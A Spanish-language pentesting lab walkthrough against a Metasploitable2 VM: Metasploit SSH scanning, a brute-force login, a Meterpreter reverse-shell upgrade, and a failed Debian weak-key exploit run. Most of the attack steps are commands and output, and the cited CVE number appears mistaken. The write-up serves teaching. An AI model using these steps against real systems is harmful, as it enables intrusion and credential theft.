EXTENDED_CHECKS  true            yes       Check for cryptographic issues
RHOSTS           192.168.118.129 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            22              yes       The target port
THREADS          1                yes       The number of concurrent threads (max one per host)
TIMEOUT          30              yes       Timeout for the SSH probe

View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.118.129
RHOSTS => 192.168.118.129
msf auxiliary(scanner/ssh/ssh_version) > run

```

Y vemos el resultado de esta herramienta

```

fingerprint_db      ssh.banner
openssh.comment     Debian-8ubuntu1
os.cpe23             cpe:/o:canonical:ubuntu_linux:8.04
os.family            Linux
os.product           Linux
os.vendor            Ubuntu
os.version           8.04
service.cpe23        cpe:/a:openbsd:openssh:4.7p1
service.family       OpenSSH
service.product       OpenSSH
service.protocol     ssh
service.vendor       OpenBSD
service.version       4.7p1

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_version) >

```


4.3 INGRESAR POR SSH

Ahora que tenemos la versión utilizaremos otra de las herramientas que filtramos, la numero 8, **SSH Login Check Scanner**

Fuzzer					
7	auxiliary/fuzzers/ssh/ssh_kexinit_corrupt	.	normal	No	SSH Key Exchange Init Corruption
8	auxiliary/scanner/ssh/ssh_login	.	normal	No	SSH Login Check Scanner
9	auxiliary/scanner/ssh/ssh_identify_pubkeys	.	normal	No	SSH Public Key Acceptance Scanner

Usamos el índice requerido y pedimos que nos muestre los requerimientos (**show options**); fijarse como las opciones de archivos de usuarios y contraseñas no son requeridos, pero nosotros lo configuraremos para que utilice nuestros archivos personalizados, además de RHOSTS, que se detenga cuando encuentre las credenciales validas y activar verbose para ver el progreso.

```
msf > use 8
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ---                -
  ANONYMOUS_LOGIN      false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0 to 5
  CreateSession        true            no        Create a new session for every successful login
  DB_ALL_CREDS         false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false           no        Add all passwords in the current database to the list
  DB_ALL_USERS         false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  KEY_PASS             no              no        Passphrase for SSH private key(s)
  KEY_PATH             no              no        Filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" will be skipped. Duplicate private keys will be ignored
  PASSWORD             no              no        A specific password to authenticate with
  PASS_FILE            no              no        File containing passwords, one per line
  PRIVATE_KEY          no              no        The string value of the private key that will be used. If you are using MSFConsole, this value should be set as file:PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and ECDSA private keys are supported.
  RHOSTS               yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                22             yes       The target port
  STOP_ON_SUCCESS      false           yes       Stop guessing when a credential works for a host
  THREADS              1              yes       The number of concurrent threads (max one per host)
  USERNAME             no              no        A specific username to authenticate as
  USERPASS_FILE       no              no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false           no        Try the username as the password for all users
  USER_FILE            no              no        File containing usernames, one per line
  VERBOSE              false           yes       Whether to print output for all attempts
```

```
set USER_FILE /home/ozone/diccionario.txt
set PASS_FILE /home/ozone/usuarios.txt
set RHOSTS 192.168.118.129
set STOP_ON_SUCCESS true
set VERBOSE true
run
```

```
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```


```
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/ozone/diccionario.txt
USER_FILE => /home/ozone/diccionario.txt
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/ozone/usuarios.txt
PASS_FILE => /home/ozone/usuarios.txt
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.118.129
RHOSTS => 192.168.118.129
msf auxiliary(scanner/ssh/ssh_login) > run
```

Como se puede ver en la imagen siguiente cometí un error en las rutas de las listas de usuario y contraseñas, las ingresé invertidas, esto sumado a que metasploit es bastante silencioso provoca que el escaneo pueda no tener resultados positivos además de demorar una gran cantidad de tiempo.

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.118.129:22 - Starting bruteforce
[*] 192.168.118.129:22 SSH - Testing User/Pass combinations
[-] 192.168.118.129:22 - Failed: 'Password1:usuario1'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.118.129:22 - Failed: 'Password1:root'
[-] 192.168.118.129:22 - Failed: 'Password1:user'
[-] 192.168.118.129:22 - Failed: 'Password1:service'
[-] 192.168.118.129:22 - Failed: 'Password1:usuario2'
[-] 192.168.118.129:22 - Failed: 'Password1:ozone'
[-] 192.168.118.129:22 - Failed: 'Password1:msfadmin'
[-] 192.168.118.129:22 - Failed: 'Qwerty123:usuario1'
```

Por este motivo realizaré ajustes a las rutas de los diccionarios y además para que las credenciales no estén al final las ingresaré más arriba, esto resalta 2 cosas, primero poner atención a lo que estamos ingresando y segundo a hacer un buen reconocimiento de la víctima que nos permita la creación de diccionarios personalizados y acotados.

Ajuste a los diccionarios/listas con las claves “más arriba” para efectos de que el laboratorio no demore más allá de lo necesario para estos efectos.



Ajuste a las rutas en metasploitable

```
set USER_FILE /home/ozone/usuarios.txt
```

```
set PASS_FILE /home/ozone/diccionario.txt
```

Ahora podemos ver como si se ejecutó correctamente y dio con las credenciales de acceso.

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.118.129:22 - Starting bruteforce
[*] 192.168.118.129:22 SSH - Testing User/Pass combinations
[-] 192.168.118.129:22 - Failed: 'msfadmin:Password1'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.118.129:22 - Failed: 'msfadmin:Qwerty123'
[-] 192.168.118.129:22 - Failed: 'msfadmin:Admin2024'
[-] 192.168.118.129:22 - Failed: 'msfadmin:Chile2024'
[-] 192.168.118.129:22 - Failed: 'msfadmin:Gato2020'
[-] 192.168.118.129:22 - Failed: 'msfadmin:Gato2021'
[-] 192.168.118.129:22 - Failed: 'msfadmin:Gato2022'
[+] 192.168.118.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups
=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin
),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13
:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.118.128:36265 → 192.168.118.129:22) at 2026-03-28 20:08:13 -0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```


A diferencia del exploit anterior, aquí Metasploit guarda la conexión en "segundo plano". Para entrar en esa sesión, primero debemos listarlas:

`sessions`

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1	shell	linux	SSH ozone @	192.168.118.128:36265 → 192.168.118.129:22 (192.168.118.129)

```
msf auxiliary(scanner/ssh/ssh_login) >
```

Y para interactuar con la sesión número 1 (o la que nos haya asignado):

`sessions -i 1`

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
ls
vulnerable
```

Ahora estamos dentro de la máquina otra vez. Como entramos con el usuario **msfadmin**, podemos probar comandos como `whoami` o `ls`

Opcionalmente.

Podemos acceder a una terminal **meterpreter**. En este caso hice correr de nuevo el módulo de **ssh_login** con los mismos parámetros, tras consultar las sesiones con `sessions` ingresaremos el comando:

`sessions -u 2` *#(el número que diga la sesión)*

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  2    shell linux SSH ozone @ 192.168.118.128:37993 → 192.168.118.129:22 (192.168.118.129)

msf auxiliary(scanner/ssh/ssh_login) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.118.128:4433
[*] Sending stage (1062760 bytes) to 192.168.118.129
[*] Meterpreter session 3 opened (192.168.118.128:4433 → 192.168.118.129:49809) at 2026-03-28 20:21:06 -0300
[*] Command stager progress: 100.00% (773/773 bytes)
```

La sesión de Meterpreter es la **número 3** (según la salida). Para entrar en ella en la misma consola de metasploitable ingresamos:

```
sessions -i 3
```

Una vez que veamos el prompt **meterpreter >**, ya no estamos en una terminal de Linux normal, sino que en una consola con comandos especiales.

```
Server username: msfadmin
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > 
```

4.4 ¿Qué es meterpreter?

Meterpreter es una "super-terminal" que vive solo en la memoria RAM de la víctima. A diferencia de una Shell normal (que es limitada y ruidosa), Meterpreter es un agente de **post-explotación** avanzado. Imaginemoslo como una navaja suiza digital que nos da "superpoderes" sobre la máquina que ya hackeamos.

Las 4 claves de Meterpreter:

1. **Invisible (Fileless):** No escribe archivos en el disco duro de la víctima. Se inyecta directamente en la memoria RAM, lo que lo hace muy difícil de detectar para los antivirus.
2. **Multitarea:** Podemos subir/bajar archivos, sacar capturas de pantalla, grabar audio, o incluso usar la cámara web, todo desde un mismo lugar.
3. **Extensible:** Podemos cargarle "módulos" extra en tiempo real (como kiwi para robar contraseñas de la memoria).
4. **Estable:** Si la conexión se corta un momento, es mucho más resistente que una Shell básica de SSH o Netcat.

Acción	Shell Normal (la que tenías antes)	Meterpreter (la que tienes ahora)
Ver el sistema	Comandos de Linux (uname).	Comando sysinfo.
Traer un archivo	Necesitas scp o ftp.	Solo escribes download archivo.txt.
Ser Root	Tienes que buscar exploits a mano.	Escribes getsystem y él intenta 4 métodos solo.
Robar claves	Leer /etc/shadow (si eres root).	Comando hashdump (lo hace automático).

5. Explotación del puerto 22 SSH (método RSA)

Si bien ya teníamos un escaneo en la primera parte, realizaremos un nuevo scan solo al puerto 22 (SSH) que es en el que estamos enfocados por ahora.

```
nmap -sV -p 22 192.168.118.129
```

```
(ozone@kali)-[~]
$ nmap -sV -p 22 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-29 17:01 -0300
Nmap scan report for 192.168.118.129
Host is up (0.00031s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 00:0C:29:CD:40:B9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
```

Utilizaremos los términos que nos entregó el scan (*OpenSSH* y *Debian*) para buscar el “arma” con la que atacaremos.

```
searchsploit openssh debian
```

Como podemos ver en la imagen, encontramos 4 elementos en la salida, 2 corresponden a archivos de texto (probablemente instrucciones), un **.rb** que es el automatizado para metasploitable y un archivo con extensión **.py** ... ¿Cuál elegir?

```
(ozone@kali)-[~]
$ searchsploit ssh debian
```

Exploit Title	Path
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalatio	linux/remote/6094.txt
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable	linux/remote/5622.txt
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable	linux/remote/5632.rb
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable	linux/remote/5720.py

```
Shellcodes: No Results
```

Como queremos ver como funciona, utilizaremos el (5720.py).


ADVERTENCIA: No hacer estos pasos, al final da error y si lo dejo en la guía es para que se entienda porque es tan importante cometer errores para aprender.

Para utilizar el script de Python lo copiaremos a nuestro Escritorio de Kali.

```
cd ~/Desktop  
cp /usr/share/exploitdb/exploits/linux/remote/5720.py .
```

*** Ojo con el punto al final del comando, ese punto básicamente lo que hace es decirle a Linux, "copia de esa ruta larga, aquí mismo"... por eso primero nos cambiamos a la carpeta Desktop. Sin ese punto tendríamos que ingresar la ruta completa:*


```
cp /usr/share/exploitdb/exploits/linux/remote/5720.py /home/ozzone/Desktop/
```



```
(ozzone@kali)-[~]  
$ ls  
Desktop      escaneo_inicial.txt  mini.txt      resultados_web.txt  Templates  
diccionario.txt hash_prueba.txt      Music         sha1.txt            usuarios.txt  
Documents    md5.txt              Pictures      sha512_hash.txt     Videos  
Downloads    meta_hashes.txt      Public        shadow  
  
(ozzone@kali)-[~]  
$ cd Desktop  
  
(ozzone@kali)-[~/Desktop]  
$ cp /usr/share/exploitdb/exploits/linux/remote/5720.py .  
  
(ozzone@kali)-[~/Desktop]  
$ ls  
5720.py      hash_prueba2.txt
```

Intentamos localizar las llaves con

```
locate debian_ssh_rsa_2048_x86.tar.bz2
```



```
(ozzone@kali)-[~/Desktop]  
$ locate debian_ssh_rsa_2048_x86.tar.bz2  
  
(ozzone@kali)-[~/Desktop]  
$
```

Como no nos devuelve nada podemos asumir que no están en nuestro sistema por lo que vamos a descargarlas.

```
get https://github.com/g0tmilk/debian-ssh/raw/master/common_keys/debian_ssh_rsa_2048_x86.tar.bz2
```

```
(ozone@kali)~[~/Desktop]
$ wget https://github.com/g0tmilk/debian-ssh/raw/master/common_keys/debian_ssh_rsa_2048_x86.tar.bz2
--2026-03-29 17:27:27-- https://github.com/g0tmilk/debian-ssh/raw/master/common_keys/debian_ssh_rsa_2048_x86.tar.bz2
Resolving github.com (github.com)... 4.228.31.150
Connecting to github.com (github.com)|4.228.31.150|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/g0tmilk/debian-ssh/master/common_keys/debian_ssh_rsa_2048_x86.tar.bz2 [following]
--2026-03-29 17:27:28-- https://raw.githubusercontent.com/g0tmilk/debian-ssh/master/common_keys/debian_ssh_rsa_2048_x86.tar.bz2
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8002::154, 2606:50c0:8001::154, 2606:50c0:8000::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8002::154|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 50226987 (48M) [application/octet-stream]
Saving to: 'debian_ssh_rsa_2048_x86.tar.bz2'

debian_ssh_rsa_2048_x86.t 100%[=====] 47.90M 15.0MB/s in 3.5s

2026-03-29 17:27:33 (13.6 MB/s) - 'debian_ssh_rsa_2048_x86.tar.bz2' saved [50226987/50226987]
```

Ejecutamos lo siguiente en orden... son muchos archivos por eso es importante crear la carpeta primero donde vamos a descomprimir

```
mkdir llaves_rsa
tar -xvjf debian_ssh_rsa_2048_x86.tar.bz2 -C llaves_rsa/
```

```
(ozone@kali)~[~/Desktop]
$ mkdir llaves_rsa
$ tar -xvjf debian_ssh_rsa_2048_x86.tar.bz2 -C llaves_rsa/
rsa/
rsa/2048/
rsa/2048/2712a6d5cec99f295a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c628c7fd8bc4b04ca43668-12474
rsa/2048/3fabfedd883c3cef69881a4fc30fdac7-3828.pub
rsa/2048/a508919ec49fcf91ad0ecf8472349d9b-3039.pub
```


Ahora que ya tenemos la carpeta “**llaves_rsa**” llena de archivos y el script **5720.py** en nuestro escritorio, lanzamos el ataque:

```
python 5720.py ~/Desktop/llaves_rsa/rsa/2048/ 192.168.118.129 root
```

El script es antiguo y fue escrito en una versión de Python 2, por esto lanza error.

```
(ozone@kali)-[~/Desktop]
$ python 5720.py ~/Desktop/llaves_rsa/ 192.168.118.129 root
File ~/home/ozone/Desktop/5720.py, line 81
    print ''
    ^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?
```

Para solucionar esto de forma simple, especificamos la versión de Python con la que queremos ejecutar el script, en este caso la 2.

```
python2 5720.py ~/Desktop/llaves_rsa/rsa/2048/ 192.168.118.129 root
```

En la imagen a continuación podemos ver que tras ejecutar el script correctamente y analizar las **32768** llaves, no logramos tener una salida exitosa.

```
(ozone@kali)-[~/Desktop]
$ python2 5720.py ~/Desktop/llaves_rsa/rsa/2048/ 192.168.118.129 root

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 1749 keys | Remaining 31019 keys | Aprox. Speed 349/sec
Tested 3479 keys | Remaining 29289 keys | Aprox. Speed 346/sec
Tested 5213 keys | Remaining 27555 keys | Aprox. Speed 346/sec
Tested 6940 keys | Remaining 25828 keys | Aprox. Speed 345/sec
Tested 8660 keys | Remaining 24108 keys | Aprox. Speed 344/sec
Tested 10374 keys | Remaining 22394 keys | Aprox. Speed 342/sec
Tested 12110 keys | Remaining 20658 keys | Aprox. Speed 347/sec
Tested 13836 keys | Remaining 18932 keys | Aprox. Speed 345/sec
Tested 15567 keys | Remaining 17201 keys | Aprox. Speed 346/sec
Tested 17295 keys | Remaining 15473 keys | Aprox. Speed 345/sec
Tested 19016 keys | Remaining 13752 keys | Aprox. Speed 344/sec
Tested 20736 keys | Remaining 12032 keys | Aprox. Speed 344/sec
Tested 22461 keys | Remaining 10307 keys | Aprox. Speed 345/sec
Tested 24188 keys | Remaining 8580 keys | Aprox. Speed 345/sec
Tested 25901 keys | Remaining 6867 keys | Aprox. Speed 342/sec
Tested 27604 keys | Remaining 5164 keys | Aprox. Speed 340/sec
Tested 29327 keys | Remaining 3441 keys | Aprox. Speed 344/sec
Tested 31039 keys | Remaining 1729 keys | Aprox. Speed 342/sec
Tested 32749 keys | Remaining 19 keys | Aprox. Speed 342/sec
Tested 32768 keys | Remaining 0 keys | Aprox. Speed 3/sec

(ozone@kali)-[~/Desktop]
```

Acto seguido pienso que quizás en la maquina metasploitable2 **no haya un usuario root valido** por lo que pruebo con el usuario **msfadmin**

```
(ozone@kali)-[~/Desktop]
$ python2 5720.py ~/Desktop/llaves_rsa/rsa/2048/ 192.168.118.129 msfadmin

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 1698 keys | Remaining 31070 keys | Aprox. Speed 339/sec
Tested 3423 keys | Remaining 29345 keys | Aprox. Speed 345/sec
Tested 5149 keys | Remaining 27619 keys | Aprox. Speed 345/sec
Tested 6871 keys | Remaining 25897 keys | Aprox. Speed 344/sec
Tested 8601 keys | Remaining 24167 keys | Aprox. Speed 346/sec
Tested 10329 keys | Remaining 22439 keys | Aprox. Speed 345/sec
Tested 12044 keys | Remaining 20724 keys | Aprox. Speed 343/sec
Tested 13766 keys | Remaining 19002 keys | Aprox. Speed 344/sec
Tested 15484 keys | Remaining 17284 keys | Aprox. Speed 343/sec
Tested 17209 keys | Remaining 15559 keys | Aprox. Speed 345/sec
Tested 18934 keys | Remaining 13834 keys | Aprox. Speed 345/sec
Tested 20672 keys | Remaining 12096 keys | Aprox. Speed 347/sec
Tested 22401 keys | Remaining 10367 keys | Aprox. Speed 345/sec
Tested 24143 keys | Remaining 8625 keys | Aprox. Speed 348/sec
Tested 25861 keys | Remaining 6907 keys | Aprox. Speed 343/sec
Tested 27591 keys | Remaining 5177 keys | Aprox. Speed 346/sec
Tested 29317 keys | Remaining 3451 keys | Aprox. Speed 345/sec
Tested 31049 keys | Remaining 1719 keys | Aprox. Speed 346/sec
Tested 32768 keys | Remaining 0 keys | Aprox. Speed 343/sec

(ozone@kali)-[~/Desktop]
```

Tras darme contra un muro buscando y descargando claves de diversos repositorios (la mayoría offline con error 404 debido a su antigüedad) y probando correr el script con claves RSA y DSA tanto de 1024 como de 2048, finalmente di con un repositorio que me da la respuesta sobre el porqué el script no logra dar con las credenciales de ssh.

El repositorio <https://github.com/defensahacker/debian-weak-ssh> da cuenta que esta versión de **ssh** tiene una vulnerabilidad muy antigua (CVE-2008-0116) y lo que podemos concluir a partir de esto y por qué no funciona el método RSA lo comparto a continuación.

1. El exploit NO funciona a menos que la víctima tenga una de las llaves vulnerables instalada en `authorized_keys`

El bug de Debian OpenSSL generaba llaves RSA/DSA con muy poca entropía, lo que permitía recrearlas. Pero solo sirve si la maquina victima usa una de esas llaves como clave SSH real. Es decir `/home/usuario/.ssh/authorized_keys` debe contener una llave débil generada con la librería rota. Si no está ahí, no hay nada que romper. **Esto es fundamental.**

2. Metasploitable2 NO usa llaves vulnerables por defecto

MSF2 tiene muchos servicios vulnerables, pero no viene configurado con llaves Debian débiles (2008) en SSH. Por eso el script que lanzamos prueba **32768** llaves y no encuentra nada.

3. Esa nota en el repositorio lo está diciendo literalmente

"cve-2008-0116 only is exploitable if the vulnerable machine has the public key in authorized_keys file! or MITM passive"

En español:

Solo es explotable si la maquina vulnerable tiene la llave publica (comprometida) en authorized_keys. Sin eso, no hay ataque.

4. ¿Porque Metasploitable2 no sirve para este ataque?

MSF2 no recrea la falla completa de Debian 2008.

SSH en MSF2:

- Usa llaves normales, no vulnerables.
- No incluye llaves débiles en `authorized_keys`.

Por eso:

- No podemos entrar como `msfadmin`.
- No podemos entrar como `root`.
- No pude usar los sets RSA 1024/2048 ni DSA 1024.

El ataque fallara siempre.

Por este motivo, y porfiadamente, es que pienso en probar la opción de metasploitable (.rb)

```
(ozone@kali)-[~]  
$ searchsploit ssh debian
```

Exploit Title	Path
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalatio	linux/remote/6094.txt
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable	linux/remote/5622.txt
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable	linux/remote/5632.rb
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable	linux/remote/5720.py

Shellcodes: No Results

Y tras darme con un muro nuevamente y empezar a sospechar las razones, le pregunto a la inteligencia artificial para ver si puede verificar mis dudas.

El método .rb ¿También fallará?

La iA responde:

“El mito del módulo .rb y la realidad del CVE-2008-0116

*Tras analizar el fallo del script en Python y considerar el uso del módulo automatizado de Metasploit (.rb), la conclusión técnica es definitiva: **Metasploit también fallará.***

¿Por qué el método .rb no es la solución mágica?

*El problema no radica en el lenguaje de programación (Python vs. Ruby), sino en la **naturaleza del exploit**. Para que esta vulnerabilidad sea explotable, deben cumplirse dos condiciones que no están presentes en una instalación estándar de Metasploitable 2:*

- **Cerradura vulnerable:** El servidor SSH de la víctima debe tener una llave pública en su archivo `authorized_keys` que haya sido generada con el OpenSSL de Debian afectado (versiones entre 2006 y 2008).
- **Falta de entropía:** El bug original causaba que solo existieran 32,768 combinaciones posibles de llaves. El atacante simplemente prueba todas (fuerza bruta de llaves pregeneradas).

Análisis de los sets de llaves (RSA vs. DSA)

*Muchos se preguntan si el error es por no tener las llaves **DSA de 1024** o las **RSA de 2048**. La realidad es que:*

*El fallo de Debian afectó a **ambos algoritmos** por igual.*

Si el servidor no tiene una "cerradura" (llave pública) comprometida, no importa si tu "llavero" (diccionario de llaves privadas) es de 1024 o 2048 bits; ninguna abrirá la puerta.”

¿Qué aprendimos con esto?

En el Pentesting, una herramienta automatizada (como un archivo **.rb**) es solo tan buena como la vulnerabilidad real del objetivo. Metasploitable 2 tiene el servicio OpenSSH, pero no viene preconfigurado con las llaves débiles necesarias para este ataque específico.

Si intentamos usar el módulo de Metasploit esperando un resultado distinto, nos daremos contra el mismo muro.

Este ejercicio nos enseña que el **reconocimiento** no es solo ver qué puertos están abiertos, sino entender si la configuración específica del servicio permite la entrada. En este caso, la puerta está cerrada con una llave sólida, no con la llave defectuosa de Debian 2008.



6. Explotación puerto 23 TELNET

Debido a que vamos a capturar paquetes con Wireshark para demostrar porque telnet es un protocolo inseguro, lo primero que haremos es tener clara la interfaz que vamos a capturar.

En Kali:

